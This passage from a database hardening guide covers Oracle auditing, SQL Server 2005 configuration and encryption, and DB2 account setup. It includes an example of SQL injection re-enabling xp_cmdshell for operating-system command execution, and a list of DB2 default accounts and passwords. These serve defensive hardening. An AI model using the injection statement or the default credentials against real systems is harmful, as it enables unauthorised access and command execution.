To turn off an audit option use the statement "NOAUDIT", such as:

```
SQL> NOAUDIT ALL PRIVILEGES;
```

- **Check Audit**

When using the database audit trail use the "SELECT" statement from the follow view to show the enabled audit:

Type of Audit	View Name
Default Auditing	ALL_DEF_AUDIT_OPTS
Statment Auditing	DBA_STMT_AUDIT_OPTS
Object Auditing	DBA_OBJ_AUDIT_OPTS
Privilege Auditing	DBA_PRIV_AUDIT_OPT

An example:

```
SQL> SELECT * FROM DBA_STMT_AUDIT_OPTS;

USER_NAME                     AUDIT_OPTION                  SUCCESS              FAILURE

--------------------          -------------------           ----------           ---------

OWASP                         SESSION                     BY SESSION         BY SESSION
```

REFERENCES

- The Oracle Hacker's Handbook: Hacking and Defending Oracle by David Litchfield
- The Database Hacker's Handbook: Defending Database Servers by David Litchfield
- Database Security Technical Implementation Guide by DISA for the DOD
- Oracle Database Security Guide by Oracle Corporation
- Oracle Database Security Checklist by Oracle Corporation

SQL SERVER HARDENING

OVERVIEW

In this section there are some best practices concerning the security of SQL Server 2005. The operating system under SQL Server is Windows Server 2003.

DESCRIPTION

❒ **Installation of the Engine**

The prerequisites for the installation are:

- .NET Framework 2.0
- Microsoft SQL Native Client
- Microsoft SQL Server 2005 Setup Support Files.

The installation consist of a large amount of services:

- SQL Server Database Services (install SQL Server database engine and tools for managing relational and XML data, replication and full text search)
- Analysis Services (install analysis services and tools used to support online analytical procession OLAP and data mining. Install also Integration Services)
- Notification Services (installs notification services a platform for developing and deploying applications that send personalized, timely notifications to a variety of devices or applications)
- Integration Services (install a set of tools and programmable objects for creating and managing packages that extract, transform and load data, as well perform task)
- Client Components (install management tools, development tools and legacy components)
- Documentation, samples and sample databases (installs books online documentation, sample databases and sample applications for all sql 2005 components)

During the installation the thing to remind is that from a security point of view, only what is strictly needed must be installed. To install a typical minimal configuration, the SQL Server Database Services and some Client Components (Connectivity components and Management Tools) can be installed.

Services

In SQL Server every service can run under a particular Windows account. The choices for the service's accounts are:

- Local user that is not a Windows administrator
- Domain user that is not a Windows administrator
- Local Service account
- Network Service account
- Local System account
- Local user that is a Windows administrator
- Domain user that is a Windows administrator

There is not only a solution to configure the service's account, but there are two rules to follow that enforce to behave in certain way:

- minimum privileges
- account isolation

Follow this, probably an administrator account (local or domain) has much more privileges than needed, independently of the service. The Local System account has to many privileges and it's not indicated for a service's account On the other hand Local Service and Network Service have not much privileges, but they are used for more Windows services, so there is no account isolation.

So the more secure solution for the Sql Server Service's Account is to use Local User or Domain User not Administrators. For example imagine that are installed the three main services:

- Sql Server
- Sql Server Agent
- Sql Server Browser

The task is to create three Windows Local User Account, belonging to User Group, protected with password, and assign them to the services. In this manner there are exactly two concepts: minimum privileges and account isolation.

Authentication Mode

Sql Server provides two kinds of authentication: SQL Server Authentication and Windows Authentication. During the installation is possible to enable both (Mixed Mode) or only the Windows Authentication (Windows Mode)

If there is an homogeneous Windows environment, the more secure solution is to enable the Windows mode Authentication, because the administration of the logins is made in the Windows Server and the credentials are not passed through the network, because Windows Authentication uses NTLM or Kerberos Protocols. If there is an heterogeneous environment, for example no domain controller or there are some legacy applications that have to connect to Sql Server, only the Mixed Mode solution is possible. In this second case the administration of the logins is made inside SQL Server and the credentials are necessarily passed through the network.

Is important to say that in a Windows Mode Authentication, the "sa" user (system administrator) is not enabled. In a mixed mode is enabled. So in an environment with Mixed Mode Authentication, to avoid the attacks against "sa" user, is better to:

- rename "sa" with another name
- use a strong password for the renamed "sa"

➢ **Processes**

Every services that is installed in Sql Server could be administrated through the tool "Sql Server Configuration Manager" that is possible to install, enabling the client component of Sql Server. With this tool is possible to realize the two best practices for the account's services, assigning to every service a specific account protected with password, that authenticates against Windows. Every service could be started or stopped in a manual or automatic manner, like other Windows Services.

❒ **Configuration tools provided**

➢ **Surface Area Reduction (services and connections)**

The Surface Area Reduction is a powerful tool provided with Sql Server 2005 to configure:

- Services & Connections

Services

Every Service installed could be rapidly managed. It's possible in every moment to:

- Manage the status of the service with the possibilities: Start/Stop & Pause/Resume
- Manage the action of the operating system on startup for that service: Automatic, Manual, Disabled.

The concept is to configure automatic start only for those services that are immediately needed, disabling or manually starting others services that are not necessary.

Connections

For every instance of SQL Server is possible to allow:

- Only local connection to the server
- Local and remote connections to the server

In a distributed environment probably it's necessary to allow both the connection's type, but it's easy to understand that allowing remote connections expose the server more easily. So for the remote connections Sql Server could allow two kind of protocols:

- TCP/IP
- Named Piped

For the normal use the better thing is to configure only TCP/IP, because Named Pipes need more open port to work. Additionally there are others two kinds of connections to the server:

- VIA
- Shared Memory

VIA (Virtual Interface Adapter protocol) works with VIA hardware. Shared Memory is a protocol that is possible to use only by local connections. Using the Sql Server Configuration Manager the best solution is enable TCP/IP for remote connections and Shared Memory for the local connections.

Surface Area Reduction (features)

This is a series of interfaces for enabling or disabling many Database Engine, Analysis Services, and Reporting Services features. The most important are the features of the Database Engine:

- Ad hoc distributed queries
- Common language runtime (CLR) integration
- Dedicated administrator connection (DAC)
- Database Mail
- Native XML Web services
- OLE Automation stored procedures
- Service Broker
- SQL Mail
- Web Assistant stored procedures
- xp_cmdshell

Ad hoc distributed queries (default is disabled)

This feature enable the OPENROWSET and OPENDATASOURCE calls, to connect to an OLE DB data source. To disable this feature launch:

```
EXEC sp_configure 'Ad Hoc Distributed Queries',0

GO

RECONFIGURE

GO
```

It's recommended to disable this feature, because in a case of Sql Injection, an attacker could use OPENROWSET to connect to a database.

Common language runtime (CLR) integration (default is disabled)

This feature give the possibility to write stored procedures, triggers, user defined functions using a .NET Framework language. So if the server is not used with this aim, or if all the databases object are written with T-SQL, there's no reason to enable this. To disable this feature launch:

```
EXEC sp_configure 'clr enabled',0

GO

RECONFIGURE

GO
```

Dedicated administrator connection (DAC) (default is disabled)

This feature enables the possibility to execute diagnostics queries and troubleshoot problems when there are some problems to connect with standard mode to the server. The uses are tipically:

- Querying some dynamic management views of SQL Server to obtain informations about the "status health"
- Basic DBCC commands (for example DBCC SHRINKDATABASE to cut the log file)
- Kill the PID of processes

But for example is possible to do other works, like add logins with sysadmin privileges or other administrator's tasks This is an emergency type of connection, that SQL Server can permit every time, reserving an amount of resources during startup. It permits only a user a time, so if there is an user connected via DAC, no others users can connect. It's possible to use it with SQLCMD or Sql Server Management Studio, through the syntax:

```
Admin:<namepc>\<nameSqlInstance>
```

So DAC is only another type of connection, and in every time the credentials must be given to the server, but if it's not necessary, disable it. To disable this feature launch:

```
EXEC sp_configure 'remote admin connections',0

GO

RECONFIGURE

GO
```

Database mail (default is disabled)

The database mail feature enables the possibility to use the Sql Server Instance to send email. If it's a powerful solution to give some advices to a sysadmin, from a security point of view it's a good practice to use the instance with the only aims that needed. To disable this feature launch:

```
EXEC sp_configure 'Database Mail XPs',0

GO

RECONFIGURE

GO
```

Native XML Web services (default no SOAP endpoints are created)

This feature basically gives the possibility to use SQL Server as a Web Services provider. It's possible to create HTTP Endpoints in Sql Server, associated for example to a result of stored procedure. A SOAP client could consume a service simply invoking the correct url provided by Sql Server, without others layers (typically an IIS web server in which the web services are hosted). Enabling this feature and create HTTP endpoints goes in the direction to increase the surface of attack. Every client could produce SOAP request, because SOAP grounds on its working to XML and HTTP, two standards.

To use this feature, first thing is to create an HTTP endpoint for SOAP, and then start or stop the service, with the Surface Area Reduction tool.

OLE Automation stored procedures (default is disabled)

This feature allows access properties and methods of an ActiveX object within SQL Server. If it's necessary to obtain information inside a DLL that is not available inside SQL Server, it's possible to use some stored procedure to do the work, enabling this feature, but it's better to access the object with the right language, not with T-SQL. To disable this feature launch:

```
EXEC sp_configure 'Ole Automation Procedures',0

GO

RECONFIGURE

GO
```

Service Broker (default no Service Broker endpoints is created)

Service Broker is a technology in which two or more entities accomplish a task, sending and receiving messages, in a asynchronous mode. As XML Web Services, to use this feature, a Service Broker endpoint must be created. A Service Broker endpoint listens on a specific TCP port number (typically 4022, but could be configured during the endpoint's creation). The authentication against Service Broker could be BASIC, DIGEST, NTLM, KERBEROS, INTEGRATED.

To use this feature, first thing is to create a TCP endpoint for SERVICE_BROKER, and then start or stop the service, with the Surface Area Reduction tool.

SQL Mail (default is disabled)

SQL Mail is a feature for legacy applications, supported for backward compatibility, to send and receive email using MAPI protocol. This is replaced by Database Mail Feature. To disable this feature launch:

```
EXEC sp_configure 'SQL Mail XPs',0

GO

RECONFIGURE

GO
```

Web Assistant stored procedures (default is disabled)

This feature enable stored procedures to generate HTML report from the data results. It's deprecated because there are others components (like Reporting Services) to present data in a browser. To disable this feature launch:

```
EXEC sp_configure 'Web Assistant Procedures',0

GO

RECONFIGURE

GO
```

xp_cmdshell (default is disabled)

This feature enable the extended stored procedure "xp_cmdshell". By definition "executes a command string as an operating-system command shell and returns any output as rows of text". Enabling xp_cmdshell is potentially very dangerous, because it allows a complete interaction with the operating system, so it's possible to give every command. It's better to do administrative tasks not using SQL Server, so maintain disable xp_cmdshell. To disable this feature launch:

```
EXEC sp_configure 'xp_cmdshell',0

GO

RECONFIGURE

GO
```

➢ System Stored Procedure

Sql Server provides a lot of system stored procedures, to accomplish administrative tasks. Surface Configuration Area for features for example is a graphical interface that uses, as it's showed, the stored procedure **sp_configure** in conjunction with **RECONFIGURE** command to modify the server's configuration. So even if the server is well configured avoiding every dangerous stored procedure (such as xp_cmdshell), if the application is vulnerable, a sql injection can cause the execution of the script:

```
EXEC sp_configure 'xp_cmdshell',1

GO
```

```
RECONFIGURE

GO
```

and automatically the xp_cmdshell would be enabled. The solutions technically could be:

- Dropping the sp_configure
- Configuring in a right manner the LOGIN inside the Sql Server

The first solution is not good, because dropping system stored procedure could cause anomalies when it's time to patching the server with the last updates/upgrades. So it's better to think in an "administrative manner" For example, sp_configure with zero or one parameter could be executed by everyone. But sp_configure with two parameters (necessary to re-enable xp_cmdshell) could be executed by users that have ALTER SETTINGS permission. In SQL Server there are two roles that, after installation, have ALTER SETTINGS permission:

- sysadmin
- serveradmin

So it's necessary that the LOGIN used to connect to a database for an application doesn't belong to these roles, and at the same time doesn't have the ALTER SETTINGS permission. In this manner, there will be not possible to re-enable, for example, xp_cmdshell.

To look that, there are some system stored procedure used to view roles and permission for a LOGIN. Imagine for example that a web application connect to a database with a SQL Login called 'userToConnect'. To see if this user belong to sysadmin or serveradmin roles, it's possible to digit:

```
SELECT * FROM sys.server_role_members x

INNER JOIN  sys.server_principals y

ON x.member_principal_id = y.principal_id

WHERE y.name = 'userToConnect'
```

If there are one o more results, look at the first column. The possibilities for the "role_principal_id" are:

- 3=sysadmin
- 4=securityadmin
- 5=serveradmin
- 6=setupadmin
- 7=processadmin
- 8=diskadmin
- 9=dbcreator
- 10=bulkadmin

So if the 'userToConnect' doesn't have in the results number 3 or 5, doesn't belong to those roles. However it's not sufficient. Another check must be done. So launch

```
SELECT x.permission_name FROM sys.server_permissions x

INNER JOIN sys.server_principals y

ON x.grantee_principal_id = y.principal_id

WHERE y.name = 'userToConnect'
```

If the results don't have the permission ALTER SETTINGS, the "userToConnect" can't modify the server settings. Otherwise revoke the permission with:

```
REVOKE ALTER SETTINGS TO userToConnect
```

Another extended stored procedure that must be mitigated is the one used to write in the Windows Registry. It's in the master database. Every created login belong to the database role "public". So to avoid that a login, with the public role in the master database could execute xp_regwrite, it's possible to revoke the EXECUTE right to the public role with

```
REVOKE EXECUTE TO public
```

❒ Database Administration

➢ Password Policies

When it's time to create a new Login on Sql Server, it's very important to use some evaluation criteria. A possible script to do that is:

```
USE [master]

GO

CREATE LOGIN [userName1] WITH PASSWORD=N'password1'

MUST_CHANGE, DEFAULT_DATABASE=[master], CHECK_EXPIRATION=ON, CHECK_POLICY=ON
```

The relevant things are:

- MUST_CHANGE --> after the first login, the user must change the planned password (in this case "password1"). Applied to SQL Logins
- CHECK_EXPIRATION=ON --> the password must accomplish the expiration policy. Applied to SQL Logins
- CHECK_POLICY=ON --> the password must accomplish the Windows policy. Applied to SQL Logins

When SQL Server 2005 runs on Windows Server 2003 or higher, it can benefit on Windows password policies. These are configured on Control Panel -> Administrative Tools -> Local Security Policy. On "Account Policies" there are

- Password Policy
- Account Lockout Policy

On the first option, it's important to set:

- Enforce password history (number of password stored for each account, to avoid repeating every time the same password. The range is [0-24])
- Maximum password age (max number of days in which the password is valid. The range is [1-998]. A 0 value indicates no expiration)
- Minimum password age (min number of days in which the password could not be changed The range is [1-998]. A 0 value indicates that the password could be changed in every moment)
- Minimum password length (minimum number of characters. The range is [1-14]. A 0 value indicates no password needed)
- Password must meet complexity requirements (no two consecutive character of account name, minimum 6 character belonging at least at three of the categories [A-Z], [a-z], [0-9], or characters like !, %, #, $ etc...)

On the second option, it's important to set:

- Account lockout duration: (indicates the number of minutes in which the account is locked. The range is [1-99999]. A 0 value indicates that the account will be blocked until the administrator unlocks it)
- Account lockout threshold (indicates the max number of failed attempts after that the login is blocked. The range is [1-99999]. A 0 value indicates that the account won't be never blocked)
- Reset account lockout counter after (indicates the number of minutes that must elapse before the number of attempts return to zero. The range is [1-99999].)

If an account is locked (for example due of an attempt to brute force that exceed the "Account lockout threshold" or simply for an error), a new password must be created by the administrator. So a good choice is to ALTER the login with a MUST_CHANGE new password, to force the user to modify it during the first login. The script is like that:

```
USE [master]

GO

ALTER LOGIN [userName1] WITH PASSWORD=N'12345678' UNLOCK MUST_CHANGE

GO
```

Authorization

As previously defined, in SQL Server 2005 there are 2 types of authentication: Windows Mode or Mixed Mode. In both case the login only authenticates against the server. Every login could belong to one or more "server roles":

- sysadmin
- dbcreator
- diskadmin

- processadmin
- securityadmin
- bulkadmin
- serveradmin
- setupadmin
- public

The full-rights role is "sysadmin" and for a predefined setting three groups and one sql login have this role (assuming the machine is called WIN2K3 and the sql installation SQL2005INSTANCE):

- Windows group BUILTIN\Administrators
- Windows group WIN2K3\SQLServer2005MSSQLUser$WIN2K3$SQL2005INSTANCE (the group of the Sql Server Engine Service Account)
- Windows group WIN2K3\SQLServer2005SQLAgentUser$WIN2K3$SQL2005INSTANCE (the group of the Sql Server Agent Service Account)
- Sql Login "sa"

So if the services Sql Server Engine and Sql Server Agent run under a specific account (as it's mentioned above), it's possible to DROP the group BUILTIN\Administrators to reduce the administration's surface, but first check if there is a "sysadmin account" of which the password is known ("sa" or better renamed "sa" for example). Otherwise create it. After that drop the BUILTIN\Administrators (remember that it's a reversible operation).

```
USE [master]

GO

DROP LOGIN [BUILTIN\Administrators]

GO
```

The same approach is possible also with the others two groups, but it's necessary to create two more logins with sysadmin right. So it's preferred to maintain the two groups, using them only for the respective service account.

Roles and Schemas

In SQL Server, a LOGIN used for the authentication could be mapped inside a database as a USER database. Manage the permissions for a database user could be made with two elements: roles and schemas. SQL Server use some predefined roles:

- db_accessadmin
- db_backupoperator
- db_datareader

- db_datawriter
- db_ddladmin
- db_denydatareader
- db_denydatawriter
- db_owner
- db_securityadmin
- public

For a predefined setting, every new USER belong to the public database role, that can't be deleted. So never give permissions to this role, because they propagated to all the users of that database. The others roles are fixed and could not be customized. So for the principle of least privilege, they are not a good choice to model the account in SQL Server. The most privileged role is "db_owner" that could be everything on the database. When creating a database, the default owner of the database is the LOGIN of the creator; this LOGIN is mapped automatically in a predefined database USER called "dbo". So every object created inside the database is in the form of

```
dbo.storedprocedure

dbo.table

...
```

So every object could be virtually owned by dbo, and the database could not benefits of the granular permissions. A good choice to manage the permissions inside a database could be build with this points:

- create a customized database role (owned by dbo or other user)
- create a SCHEMA (owned by the role created) that assembles all the securables that are linked together
- give the appropriate permissions to that role
- add user to that role

In this manner it's possible to create specified database roles that assemble user with the only task to do jobs on a particular collection of securable, called SCHEMA. All the security of the objects is now made at the schema level and not at "dbo" level that is the predefined user-schema. The administration could be made granting or revoking privileges at the customized role, that could have one or more database user.

```
USE [dbExample]

GO

CREATE ROLE [Role1] AUTHORIZATION [dbo]

GO

CREATE SCHEMA [Schema1] AUTHORIZATION [Role1]

GO
```

```
GRANT CREATE TABLE TO [Role1]

GO

EXEC sp_addrolemember N'Role1', N'userName1'

GO
```

When a database is created, the database includes a guest user by default. If a LOGIN doesn't have a user account in the database, it uses the guest account. The guest user cannot be dropped, but it can be disabled in every database with:

```
USE exampleDB

GO

REVOKE CONNECT FROM GUEST

GO
```

➢ Metadata Views

In earlier versions of SQL Server, user that is logged on to an instance of SQL Server could view metadata for every object, even the securable on which the user had no permissions. Metadata on SQL Server 2005 are provided with views on the system tables. The views belong to the "sys" schema (e.g sys.tables, sys.procedures). A user that for example doesn't have a SELECT permission on a database or an EXECUTE permission, will see empty results on the queries

```
SELECT * FROM sys.tables

SELECT * FROM sys.procedures
```

preserving the enumeration of the tables/procedures by everyone. To grant the view of metadata avoiding, for example, to give select or execute permission, is possible to use the VIEW DEFINITION permission:

```
GRANT VIEW DEFINITION ON OBJECT::tab2 TO [username1]
```

The view definition permission could be granted at:

- Server level
- Database level
- Schema level
- Object level

To reduce the amount of debug error messages and information disclosure, it's possible to launch the statement:

```
DBCC TRACEON (3625, -1)
```

- **Execution Context**

It establishes the identity against which permissions to execute statements or perform actions are checked. Execution context has two security tokens: a login token and a user token. Login tokens are valid in all the SQL instance and have a primary and secondary identity to perform the permissions checking (server side and database side). The primary identity is the login itself. The secondary identity includes permissions inherited from rules and groups.

User tokens are valid only in a specific database and have a primary and secondary identity to perform the permissions checking (database side). The primary identity is the database user itself. The secondary identity includes permissions inherited from database roles.

Members of the sysadmin fixed server role always have dbo as the primary identity of their user token.

There are some system stored procedure to view the situation about login and user inside the SQL Server instance and inside the database in it. For example to view all the identity for the current login, launch the join between sys.login_token and sys.server.principals.

```
SELECT * FROM sys.login_token slt

INNER JOIN sys.server_principals ssp

ON slt.principal_id = ssp.principal_id
```

The first result is the primary identity for the login and the others are secondary. To see the same information for the user in the databases the join must be between sys.user_token and sys.database_principals

```
SELECT * FROM sys.user_token sut

INNER JOIN sys.database_principals sdp

ON sdp.principal_id = sut.principal_id
```

The first result is the primary identity for the user and the others are secondary.

With these information, when a user try to login in the instance, the engine verify all the token for that user and give the rights to do the jobs. But in SQL Server there is a mechanism to change the behavior provided by the tokens: the EXECUTE AS statement. For example instead of giving a critical permission to a user it's possible to make stored procedure that encapsulated the behavior, give the execution permission for that procedure and run the procedure under another execution context.

```
CREATE PROCEDURE [Schema1].[pContextSwitch]

 WITH EXECUTE AS SELF

AS

BEGIN

 SET NOCOUNT ON;

 SELECT * from Secret.tab1

END
```

If the user that execute the procedure doesn't have the permission to direct access to the schema "Secret", he/she can do it through the procedure with the statement "WITH EXECUTE AS SELF". The possibilities for the execution are:

- EXECUTE AS CALLER
- EXECUTE AS SELF
- EXECUTE AS OWNER
- EXECUTE AS login name
- EXECUTE AS user name

The "Caller" is the default. When it's used, the user must have not only the permission to execute the procedure but also the permission referenced on the module (in this case the "Secret" schema) The "Self" is the user that has created (or altered) the module called The "Owner" is the owner of the module; if the module has no owner, automatically is checked the owner of the schema in which the procedure resides. Login name and user name are quite obvious. The context specified in the EXECUTE AS clause of the module is valid only for the duration of the module execution. Context reverts to the caller when the module execution is completed.

❒ Encryption

SQL Server make use of symmetric and asymmetric encryption. It realizes a strong mechanism to protect the elements based on levels, in which every keys level encrypt the level below. In fact the "Encryption hierarchy" take care of the most important element of an encryption system: the key. In SQL Server the hierarchy is:

- Windows Data Protection API (DBAPI, based on Crypto32) --> Windows
- Service Master Key --> SQL Server
- Database Master Key --> SQL Server
- Certificates / Asymmetric Keys --> SQL Server
- Symmetric Keys --> SQL Server

The root of the hierarchy is DPAPI, the API of Windows that protect the Service Master Key of SQL Server using the credential of the account under which SQL Server Service runs. After that there is the Service Master Key, that is unique for every instance of SQL Server and it's created during the installation. It's not possible to direct access it but it's possible to backup it in a file, protected with password (the account under which SQL Server Service runs must have the right to write in that path).

```
BACKUP SERVICE MASTER KEY TO FILE = 'c:\masterkey.dat'

ENCRYPTION BY PASSWORD = 'strongPassword'
```

and restore it:

```
RESTORE SERVICE MASTER KEY FROM FILE = 'c:\masterkey.dat'

DECRYPTION BY PASSWORD = 'strongPassword'
```

The next level is Database Master Key. It protects all keys that SQL Server manages within a particular database. To create a Database Master Key protected with password launch:

```
use exampleDB

CREATE MASTER KEY ENCRYPTION BY PASSWORD = 'databaseKeyPassword'
```

For the principle of Encryption hierarchy, the Database Master Key will be stored two times: one in the master database, encrypted with the Service Master Key. Another in the exampleDB encrypted with a Triple DES key from the password given.

The copy stored in master database (and encrypted with the Service Master Key) could be used autonomously by SQL Server. But it's possible to drop (or create) this right with the script:

```
ALTER MASTER KEY DROP ENCRYPTION BY SERVICE MASTER KEY (drop the Database Master Key in
master database)

ALTER MASTER KEY ADD ENCRYPTION BY SERVICE MASTER KEY (recreate the copy of the Database
Master Key in master database)
```

In this manner SQL Server can't directly open the Database Master Key. Before every operation concerning the use of it, an opening (and consequently closing) statement must be launched:

```
OPEN MASTER KEY DECRYPTION BY PASSWORD = 'databaseKeyPassword'

...

...

CLOSE MASTER KEY
```

In the same manner it's possible to backup/restore the Database Master Key

```
BACKUP MASTER KEY TO FILE = 'c:\DBKey.dat'

ENCRYPTION BY PASSWORD = 'databaseKeyPasswordFileSystem'

RESTORE MASTER KEY FROM FILE = 'c:\DBKey.dat'

DECRYPTION BY PASSWORD = 'databaseKeyPasswordFileSystem'
```

The Database Master Key is necessary only to use SQL Server to manage the User Key, but it's possible to manage the User key autonomously using passwords. There are four type of User's Key

- Certificates
- Asymmetric Keys
- Symmetric Keys
- Passphrases

Certificates

The statement of creation of a certificate in SQL Server permits:

- to create a new certificate
- to import a certificate from a file
- to import a certificate from an executable signed
- to import a certificate from an assembly

The private key in a certificate in SQL Server could be protected by the Database Master Key (is the default, if created) or by a password. For example to create a new certificate protected by password the statement is:

```
CREATE CERTIFICATE User1Cert AUTHORIZATION User1

ENCRYPTION BY PASSWORD = 'password'

WITH subject = 'Certificate For User1',

START_DATE = '8/1/2008',

EXPIRY_DATE = '8/1/2009'
```

The password protection, used to protect the private key of the certificate, is required if there isn't Database Master Key. The subject is a field respecting the X.509 standard The START_DATE and EXPIRY_DATE give the information about the duration of the certificate.

The certificate and the private key could be stored on different file with the statement

```
BACKUP CERTIFICATE User1Cert TO FILE = 'C:\User1Cert.dat',

WITH PRIVATE KEY(  ENCRYPTION BY PASSWORD = 'passwordToEncryptPrivateKey',  FILE =
'c:\PrivateKey.dat')
```

Finally a plain text in SQL Server could be encrypted with the statement:

```
DECLARE @encText varbinary(1000)

SET @encText = EncryptByCert(Cert_ID('User1Cert'), 'plain text to encrypt')
```

and decrypted:

```
SELECT CONVERT(varchar, DecryptByCert(Cert_ID('User1Cert'), @encText)) --> if the private
key is encrypted with Database Master Key

SELECT CONVERT(varchar, DecryptByCert(Cert_ID('User1Cert'), @cipherText, N'password'))  -
-> if private key is encrypted with a password
```

It's important to notice that the encrypted text in SQL Server assumes the type of "varbinary", that could be max 8000 bytes. Trying to decrypt a text in which the private key of the certificate is encrypted with a password, without provide it (as in the first statement), return NULL. Information about the created certificates of a database could be viewed on the sys.certificates view. SQL Server doesn't validate the certificates on a certificate authority and does not support certificate revocation.

- **Asymmetric Keys**

Asymmetric Keys are are not very different from the certificate. In the same manner of the certificates, it's possible to protect the private key with a password or leave SQL Server to protect it with the Database Master Key. The create statement is (in a complete form, providing the owner too):

```
CREATE ASYMMETRIC KEY User1AsKey

AUTHORIZATION User1

WITH ALGORITHM = RSA_1024    -- the private key could be 512, 1024, 2048 bits long

ENCRYPTION BY PASSWORD = 'password' --(optional)
```

To encrypt a plain text use:

```
DECLARE @encText varbinary(500)

SET @encText = EncryptByAsymKey(AsymKey_ID('User1AsKey'), 'plain text to cipher')
```

to decrypt:

```
SELECT CONVERT(varchar, DecryptByAsymKey(AsymKey_ID('User1AsKeyy'), @encText )) --> if
the private key is encrypted with Database Master Key

SELECT CONVERT(varchar, DecryptByAsymKey(AsymKey_ID('User1AsKey'), @encText ,
N'password'))  --> if the private key is encrypted with a password
```

Information about the created asymmetric keys of a database could be viewed on the sys.asymmetric_keys view

- **Symmetric Keys**

Security of the symmetric encryption resides on the algorithm and on the secrecy of the key, used both to encrypt and decrypt. In SQL Server the possibilities for the algorithm are:

- DES
- TRIPLE_DES
- RC2
- RC4
- RC4_128
- DESX
- AES_128
- AES_192
- AES_256

and the key used could be protected by

- a CERTIFICATE
- an ASYMMETRIC KEY
- an existing SYMMETRIC KEY
- a PASSWORD

So the symmetric key is the only one that could not be protected by the Database Master Key. The create statement for a certificate protection is:

```
CREATE SYMMETRIC KEY symKeyA

AUTHORIZATION Username

WITH ALGORITHM = AES_128

ENCRYPTION BY CERTIFICATE userCert
```

the last row of the statemente could be ENCRYPTION BY PASSWORD = 'password' or ENCRYPTION BY ASYMMETRIC KEY myAsymKey.

Encrypt a symmetric key (e.g. symKeyB) with another symmetric key (e.g. symKeyA) could be made with two steps:

- Open the symmetric key symKeyA (technically decrypt symKeyA)
- Encrypt the symmetric key symKeyB with symKeyA

First step:

```
OPEN SYMMETRIC KEY symKeyA

DECRYPTION BY CERTIFICATE userCert
```

Second step:

```
CREATE SYMMETRIC KEY symKeyB

WITH ALGORITHM = TRIPLE_DES

ENCRYPTION BY SYMMETRIC KEY symKeyA
```

Opening a symmetric key, the key is available in memory in plain text. To force closing all the symmetric key opened (the Database Master Key too), the statement is

```
CLOSE ALL SYMMETRIC KEYS
```

One of the advantage of the symmetric encryption is that its computation is faster than the asymmetric encryption, and it's better to use symmetric encryption for example to store encrypted column in a table. Remembering that symmetric key are not protected by the Database Master Key, it's not possible to leave SQL Server to open the key. So first necessary open (decrypt) the key:

```
OPEN SYMMETRIC KEY symKeyA
```

```
DECRYPTION BY CERTIFICATE userCert --(DECRYPTION BY ASYMMETRIC KEY ... ; DECRYPTION BY
PASSWORD ...)
```

then it's possible to operate the symmetric encryption/decryption with the appropriate functions

```
DECLARE @encText varbinary(5000)

SET @encText = EncryptByKey(Key_GUID(symKeyA), 'plain text to cipher')

SELECT CONVERT(varchar, DecryptByKey(@encText))
```

finally close the key

```
CLOSE SYMMETRIC KEY symKeyA
```

It's a little different when it's time to cipher a plain text with a symKeyB, protected by symKeyA, protected by asymKeyC (...) Simply the operations must be done from the most internal level until the external. In this case:

1) open the symKeyA protected by asymKeyC

```
OPEN SYMMETRIC KEY symKeyA

DECRYPTION BY ASYMMETRIC KEY asymKeyC
```

2) open the symKeyB protected by the now opened symKeyA

```
OPEN SYMMETRIC KEY symKeyB

DECRYPTION BY SYMMETRIC KEY symKeyA
```

3) encrypt/decrypt the text with symKeyB

```
DECLARE @encText varbinary(500)

SET @encText = EncryptByKey(Key_GUID(symKeyB), 'plain text to cipher')

SELECT CONVERT(varchar, DecryptByKey(@encText))
```

4) close both the symKeyA and symKeyB (the order is not important)

```
CLOSE SYMMETRIC KEY symKeyA

CLOSE SYMMETRIC KEY symKeyB
```

Informations about the created symmetric keys of a database could be viewed on the sys.symmetric_keys view.

- **Passphrases**

This method explain that it's not necessary to use the Encryption hierarchy provided by SQL Server for the keys management. It's possible to use two function that simply encrypt and decrypt a plain text using a passphrase

```
DECLARE @encText varbinary(500)

SET @encText = EncryptByPassphrase('this is the passphrase', 'plain text to cipher')

SELECT CAST(DecryptByPassphrase('this is the passphrase', @encText ) AS varchar)
```

The algorithm used in this form of encryption is not documented.

REFERENCES

- http://www.microsoft.com/sql/technologies/security/default.mspx
- http://support.microsoft.com/kb/932881/en-us
- http://msdn.microsoft.com/en-us/library/ms161948.aspx
- http://www.mombu.com/microsoft/sql-server-security/t-security-confusion-with-db-chaining-in-2005-287837.html
- http://weblogs.sqlteam.com/dang/archive/2008/02/09/Security-with-Ownership-Chains.aspx

DB2 HARDENING

OVERVIEW

Historically DB2 has lived on a mainframe and resided in a fairly secure network. More and more we see DB2 exposed to the large world and used as backend for web applications. With these changes in DB2 comes increased risk.

This paragraph has the objectives to define the minimum security requirements for configuring and managing DB2 databases, in terms of access to, configuration and management of the system, and to supply guidelines and operation instructions for system administrators, in order to guarantee the development of secure applications on DB2 platforms.

DESCRIPTION

❒ Configuring Accounts and Groups

Unlike Oracle and Microsoft SQL Server, which support database authentication and database accounts, DB2 exclusively uses the operating system for authentication purposes. What this means is that DB2 is immune to attackers gaining access via database accounts without a password, or accounts that have a default password. Indeed, when DB2 is installed some OS accounts are created and, in earlier versions of DB2, these OS accounts were given default passwords.

DB2 accounts must be subject to the same control and administration rules as other accounts in operating systems. In particular, you must verify if accounts are redundant or have not been used at least once. Database administrators must periodically verify and possibly rectify privileges, groups and functions assigned to accounts, in order to guarantee that permissions assigned to users correspond to their real working needs.

Ensure you have enabled password management features with for example a password lockout to 10 and password expiration to 90 days. The account expiration date must be set for accounts for users whose period of work is defined and limited in time.

➢ *NIX platforms

It is advisable to change the default user-ids installed at the moment of database installation or by 3rd party products. By default, the DB2 Setup wizard creates these user and group accounts automatically during a DB2 UDB server installation. Installed with the database there are some DB2 users (db2inst1, db2fenc1, and dasusr1):

```
db2inst1:x:1001:1001::/home/db2inst1:/bin/sh

db2fenc1:x:1002:1002::/home/db2fenc1:/bin/sh

dasusr1:x:1003:1003::/home/dasusr1:/bin/sh
```

You need to modify the initial passwords (ibmdb2). To do this, run these three commands:

```
passwd db2inst1
passwd db2fenc1

passwd dasusr1
```

Some others accounts could be present after database or 3rd party products installation, they are:

```
db2inst[n]/ibmdb2        0 < n < 10        (db2inst2, db2inst3, ..., db2inst9)

db2fenc[n]/ibmdb2        0 < n < 10        (db2fenc2, db2fenc3, ..., db2fenc9)

db2ins[n]/ibmdb2         9 < n < 100       (db2ins10, db2ins11, ..., db2ins99)

db2fen[n]/ibmdb2         9 < n < 100       (db2fen10, db2fen11, ..., db2fen99)

db2as/ibmdb2

dlfm/ibmdb2

db2admin/db2admin
```

It is advisable to change all the default password.

➢ Windows platforms

